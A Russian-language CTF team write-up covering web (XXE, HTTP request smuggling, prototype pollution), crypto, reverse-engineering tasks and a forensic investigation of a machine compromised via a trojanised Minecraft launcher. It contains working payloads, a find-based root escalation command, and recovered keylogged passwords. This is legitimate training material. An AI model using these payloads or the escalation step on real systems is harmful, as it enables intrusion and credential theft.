Отчет команды “Underfined” (21 команда)

CTF

WEB

10 баллов

Взаимодействие с бэкэндом происходит через WebSocket, имеется несоклько полей, используем поле countries для подачи вредоносной нагрузки. Далее пытаемся эксплуатировать уязвимость XXE (XML external entity), которая возникает в результате базовой конфигурации xml парсера, выполняем функцию открытия файла `flag.txt` , получаем в ответе содержимое, которое расшифровываем функцией decrypt (js).
Paylod:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag.txt" >]>
<root>
  <countries>&xxe;</countries>
  <startdate></startdate>
  <startdate></enddate>
  <resttype></resttype>
</root>
```

```
function calculate() {
  let countries = `<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag.txt" >]>
<root>
  <countries>&xxe;</countries>
  <startdate></startdate>
  <startdate></enddate>
  <resttype></resttype>
</root>`
  let data = JSON.stringify(encrypt(JSON.stringify(countries)));
  socket.send(data);
}
```

20 баллов

Были даны исходники двух сервисов: service1, service2.
Первый сервис имел функционал авторизации и регистрации, второй выполнял лишь одну функцию - отвечал на входящие GET-запросы, если флаг, передаваемый в куки был таким же, как сохраненый локально в переменных окружения


```
FLAG = os.environ.get("FLAG", "flag{flag}")

@app.route("/")
def main():
    flag = request.cookies.get("flag")
    username = request.cookies.get("username")
    if FLAG == flag:
        return f"Hello, {username}"
    else:
        return f"I don't trust you!"
```

В первом сервисе нашли странные строки:


```
payload = f"""GET / HTTP/1.1\r\nHost: 0.0.0.0:3001\r\nCookie: username={user
    sock.send(payload.encode())
```

Мы можем влиять только на юзернейм, и погуглив мы выяснили, что это скорее всего http-smuggling.
В burp перехватили запрос регистрации и изменили содержимое поля username на полезную нагрузку.




```
a

GET http://random.com/ HTTP/1.1
Host:
```



Неправильно обработав запрос сервис выдал редирект на flag=**nto{request_smuggling_917a34072663f9c8beea3b45e8f129c5}**

30 баллов

Были даны исходники. Открыв их видим такой код:

```
const express = require("express")
const session = require("express-session")
const passport = require("passport")

...

app.use("/*", (req, res, next) => {
    req.isLocalRequest = req.ip.includes("127.0.0.1")
    next()
})
...

app.get("/pollute/:param/:value", (req, res) => {
    var a = {}
    a["__proto__"][req.params.param] = req.params.value
    res.send("Polluted!")
})

app.use("/admin/*", (req, res, next) => {
    if (!req.isLocalRequest) return res.send("You should make request local
    next()
})

app.get("/admin/flag", (req, res) => {
    res.send(flag)
})

app.get("/", (req, res) => {
    res.render("index.html", { user: req.user })
})

app.listen(port)

```

Отсюда можно понять, что флаг будет доступен только при обращении с локального адресса, либо если переменная **req.isLocalRequest** будет в состоянии True.
Тут реализован интерфейс, который уязвим для ***prototype pollution***, немного покопавшись в исходниках находим такие строчки в библиотеке **passport**:

```
interface InitializeOptions {
        /**
         * Determines what property on `req`
         * will be set to the authenticated user object.
         * Default `'user'`.
         */
        userProperty?: string;
```

параметр *userProperty* взаимодействует с входящими запросом => можно проэксплутировать уязвимость, обратившись по адрессу **http://10.10.21.10:3000/pollute/userProperty/isLocalRequest** (http://10.10.21.10:3000/pollute/userProperty/isLocalRequest) и аутентифицироваться под именем true. После перехода на рут /admin/flag мы получаем флаг:
nto{pr0t0typ3_pollut10n_g4dged5_f56acc00f5eb803de88496b}

Crypto

10 баллов

Даны хэш и исходник на питоне

```
from flag import flag
from sage.all import *

class DihedralCrypto:
    def __init__(self, order: int) -> None:
        self.__G = DihedralGroup(order)
        self.__order = order
        self.__gen = self.__G.gens()[0]
        self.__list = self.__G.list()
        self.__padder = 31337

    def __pow(self, element, exponent: int):
        try:
            element = self.__G(element)
        except:
            raise Exception("Not Dihedral rotation element")
        answer = self.__G(())
        aggregator = element
        for bit in bin(int(exponent))[2:][::-1]:
            if bit == '1':
                answer *= aggregator
            aggregator *= aggregator
        return answer

    def __byte_to_dihedral(self, byte: int):
        return self.__pow(self.__gen, byte * self.__padder)

    def __map(self, element):
        return self.__list.index(element)

    def __unmap(self, index):
        return self.__list[index]

    def hash(self, msg):
        answer = []
        for byte in msg:
            answer.append(self.__map(self.__byte_to_dihedral(byte)))
        return answer
if __name__ == "__main__":
  dihedral = DihedralCrypto(1337)
  answer = dihedral.hash(flag)
  with open('hashed','w') as f:
    f.write(str(answer))

```

Из исходника понятно, что каждый символ шифруется отдельно, поэтому мы можем составить алфавит и раскодировать флаг.
Патчим файл и запускаем

```
from string import printable

al = [i.encode('utf-8') for i in printable]
flag = [499, 355]

...

if __name__ == "__main__":
  dihedral = DihedralCrypto(1337)
  all = {}
  for i in al:
    all[dihedral.hash(i)[0]] = i.decode()
  print(all)
  for i in flag:
       print(all[i], end='')
```

20 баллов

Дан сервис **http://10.10.21.10:1177/** (http://10.10.21.10:1177/):

```
n = 153282560127131118509464269088196566319716908009921214427500756792458448637187599195799554581888506646500665180598969213430506485583561280287749894862139986299775771898584671825407279584685
from flask import Flask, render_template, request
from flag import flag
from Crypto.Util.number import *
from random import randint

assert flag.endswith(b'}')
flag = bytes_to_long(flag)

flag = bin(flag)[2:]
assert flag[-2] == '0'

n = getPrime(512) * getPrime(512)
app = Flask(__name__)

@app.route('/')
def intro():
    return render_template('intro.html', n = n)

@app.route('/guess_bit', methods=['GET'])
def guess_bit():
    args = request.args
    if 'bit' not in args.keys():
        return {"error": "Bit needed to be guessed"}
    index = abs(int(args['bit']))
    if index >= len(flag):
        return {"error": "Index overflow"}
    bit = flag[index]
    if bit == '1':
        return {"guess": pow(7, getPrime(300), n)}
    else:
        return {"guess": randint(n//2, n)}
```

Видим число n и логику представления чисел. Понимаем, что только при бите в флаге = 1 нам будет возвращаться число меньшее n//2 (при бите равному нулю число всегда будет больше n//2, а при единице ответ может быть меньше n//2) и строим логику нашего дешифратора на этом.


```
import requests
from Crypto.Util.number import *

n = 153282560127131118509464269088196566319716908009921214427500756792458448

arr = ['0'] * 135

while True:
    for i in range(135):
        if i == '1':
            continue
        r = requests.get(f"http://10.10.21.10:1177/guess_bit?bit={i}").json(
        if int(r['guess']) <= n//2:
            arr[i] = '1'
    print(long_to_bytes(int(''.join(arr), 2)))
```

В итоге ждем несколько иттераций и получаем флаг:



```
/home/administrator/PycharmProjects/pwn/venv/bi
b"\x0c\x04'x \x08\x1e\x0c\x00Y\x000\x08 B'\x1c"
b"LT'z0\x08^,0[41,1N'\x1d"
b'lt/z0\x08_l0_t1,1Ng}'
b'nto{0H_l0_t1m1ng}'
b'nto{0H_l0_t1m1ng}'
b'nto{0H_n0_t1m1ng}'
b'nto{0h_n0_t1m1ng}'
b'nto{0h_n0_t1m1ng}'
b'nto{0h_n0_t1m1ng}'
b'nto{0h_n0_t1m1ng}'
```

nto{0h_n0_t1m1ng}

Reverse

10 баллов


Открыв бинарник в гидре видим секцию do-while, внутри которой реализован принт флага с замедлением, посмотрев как реализовано замедление и вывод флага. Можно заметить, что тут реализована функция ROLL, с параметром 0x1, который можно заменить на 0x2 ради ускорения вывода.

```
do {
                    /* WARNING: Read-only address (ram,0x00010056) is written */
  pcVar7 = (code *)swi(0x15);
  iRam00010056 = iVar10;
  (*pcVar7)();
  _LAB_1000_0052+2 = _LAB_1000_0052+2 << 1 | (uint)((int)_LAB_1000_0052+2 < 0);
  iVar10 = 0;
  bRam0001000b = *pbVar16 ^ pbVar16[0x27];
                    /* WARNING: Read-only address (ram,0x0001000b) is written */
  pbVar16 = pbVar16 + 1;
  pcVar7 = (code *)swi(0x21);
  (*pcVar7)();
  iVar10 = iVar10 + -1;
} while (iVar10 != 0);
```

Ищем и заменяем байты **d1 c1** на **d1 c2**

```
00000050  6F 64 65 24 3A 1C
00000060  57 3C 54 0D 06 5F
00000070  0A 01 65 32 01 00
00000080  00 89 0E 56 00 8B
00000090  D1 C2 89 0E 54 00
000000A0  E0 88 05 46 B4 09
000000B0  74 34 A9 89 30 55
000000C0  39 2D 54 DA 3A 55
000000D0  E5 38 C3 DB 3A 55
```

Сохраняем файл и запускаем его в dosbox. Флаг печатается где-то около секунды



nto{h3ll0_n3w_5ch00_fr0m_0ld!!}

Второй этап

Машина №1

Проникновение

1. В начале нужно было сбросить пароль от пользователя Sergey, который не был дан.
   Для этого воспользовались командной строкой grub (кнопка e при загрузке), где нашли пункт /boot/vmlinuz*, где поменяли права на rw и добавили /bin/bash, после чего запустили шелл по F10. Имея права рута, сбросили пароли на самого рута и на Sergey
2. Залогинясь в систему, посмотрели основные папки и

обнаружили .jar файл и бекап keepass2

3. Посмотрели .bash_history в root, из которого узнали что злоумышленник записывал нажатия клавиш
4. После этого запустили linpease и обнаружили, что хакер эскалировался до рута через find
5. Далее загрузили minecraft.jar в JaDX и посмотрели декомпиленный код java, из которого стало понятно что проник злоумышленник через reverse shell
6. Посмотрели по документации logkeys дефолтный путь записи логов и там нашли логи пользователя, в кототорых был записан пароль от keepass. Расшифровав его, импортировали бекап с ним и получили пароль `windows_rdp - SecretP@ss0rdMayby_0rNot&`

Ответы на вопросы:

1. После запуска жертвой лаунчера Minecraft был задействован пакет Malware, внутри лежал зловред ReverseShell, который по сокету присоеденялся к серверу злоумышлиника, в результате чего злоумышлиник получал возможность удаленно исполнять команды bash


2. Через реверс-шелл злоумышленник загрузил на систему файл с программой **linpease.sh** (http://linpease.sh). Проанализировав систему ею, он увидел, что программа find позволяет запускать себя от root. После этого он пошел на **https://gtfobins.github.io/gtfobins/find/** (https://gtfobins.github.io/gtfobins/find/) и нашел готовый код для получения рута: `find . -exec /bin/sh -p \; -quit .`


3. Далее злоумышленник поставил программу logkeys, которая записывает все нажатые на клавиатуре клавиши. Через некоторое время он увидел что пользователь зашел в keepass и ввел свой пароль:

```
2023-02-10 07:55:45-0500 > kee<Tab><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><Bck
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:58-0500 > <Enter>keepass2
2023-02-10 07:56:02-0500 > <Enter>1<LShft>_<LShft>D0<LShft>N7<LShft>_<LShft>N0<LS
2023-02-10 07:57:34-0500 > <Enter>
```

Расшифровав, получаем пароль

`1_D0N7_N0W_WHY_N07_M4Y83_345Y`

4. Смотрим файл `/root/.bash_history`
   Видим, что злоумышленник при запуске logkeys не указал свой пусть для записи ,то есть использовалась дефолтная, по умолчанию это `/var/log/logkeys.log` исходя из документации:
   

   Эту гипотезу подтверждает то, что после записи нажатий клавиш, он выполнил команду `cat /var/log/logkeys.log`
   Смотрим файл (пункт 3) и полученный пароль подставляем в импорт бекапа в keepass
   Он подходит, значит злоумышленник получил его из файла `/var/log/logkeys.log`
   Для подтверждения запустим снова:
   

5. Пароль от пользователя `Administrator` в Windows:
   `SecretP@ss0rdMayby_0rNot&`